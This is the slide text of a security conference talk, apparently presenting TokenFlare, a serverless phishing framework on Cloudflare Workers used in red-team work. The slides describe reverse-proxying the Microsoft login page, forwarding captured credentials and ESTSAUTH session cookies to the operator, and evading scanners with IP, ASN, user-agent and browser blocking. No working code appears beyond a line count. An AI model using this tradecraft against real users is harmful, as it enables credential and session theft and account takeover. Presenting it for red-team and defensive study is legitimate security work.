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TokenFlare

Phishing Upgraded – The little AiTM Framework that Could

Sunny Chau 2025

$ whoami

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Agenda

- What is a Serverless, AiTM Framework?
- How and Why we created TokenFlare
- Why are we releasing it??
- Release
- IoCs & Notes on Detection
- Q&A

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What is a serverless AiTM Framework

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Serverless ‘Functions’ / ‘Workers’ / ‘Lambdas’

- The cloud provider runs your snippets of code
- They provide SSL, load balancing, routing, CDN, logging, firewall, anti-ddos, bot protection…
- Code *tends to be* simpler, low overhead

CLOUDFLARE
Workers

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
What is Attacker-in-the-middle Phishing

User lured to AITM site (acting as a reverse proxy)

User enters credentials and MFA.

Malicious Server intercepts the returning Session cookies for authentication



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What is a serverless AiTM Framework

- Simple serverless functions to run the reverse proxy logic
- Low overhead because cloud provider does the infra for you
- Framework is the wrapper that helps the operator to configure and deploy

- (First meme in the deck)


How quick it is

init <domain>

configure cf

configure campaign

deploy remote



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

How quick it is - 2





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Why did we create TokenFlare

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Challenges we had

- Usability & Complexity with other existing frameworks
- Built-in OpSec that’s easy
- Reliable Customisation of campaigns
- Training new team members

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
Existing Framework were Painful to use


Redirection after completing auth has always been clunky

I once hosted a 40min internal technical talk to explain how to spin up the “popular” framework

Operators used to need a day or more to spin up some phishing infs

(Opinionated: Why Golang? JavaScript is the language of the web!)





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
There's a reason why existing frameworks are … like that

- Needs to be a full-fledged web server, campaign configurator, credential capture, and campaign manager at the same time
- .. Not very Unix



- If we go serverless
- Only need the AiTM logic in one file
- And a config file

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How do you build AiTM logic anyway? (Entra at least)

Reverse Proxy over – login.microsoftonline.com


Starts user on an appropriate /oauth2/v2.0/**authorize** URL when they hit your Lure path

THERE WILL ALWAYS BE a final redirect, 99% time by Location header

- Check it in your proxy, and redirect your victim accordingly


Set-Cookies: ESTSAUTH, ESTSAUTHPERSIST > Send it to you

User punch in username & password > Sent it to you



How lean can you make the AiTM logic?

Zolderio implemented with 174 lines of JS



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How Big is TokenFlare's runtime logic?

535 lines!

```
ubuntu@niftybox:~/bsides_25/tokenflare_demo$ wc -l src/worker.js
535 src/worker.js
ubuntu@niftybox:~/bsides_25/tokenflare_demo$
```

Our v0.1 worker, which we used in RT Ops was ~250-300 lines of code

Most of that extra code was Opsec

Back then we copied the worker into CF Dash, click deploy

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Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that’s easy
- Reliable Customisation of campaigns
- Training new team members

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OpSec Features


Blocking bots & scrapers

IP, ASN, UserAgent

Blocking non-lure

Restricting to certain browsers

Took 50-100 lines of code



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Recall:

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Campaign customisations?

Client Branding

Sensible place for unauth redirect

Sensible place for final redirect

Sensible URL look and feel

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
The ‘common’ trick

Easiest way to do client branding

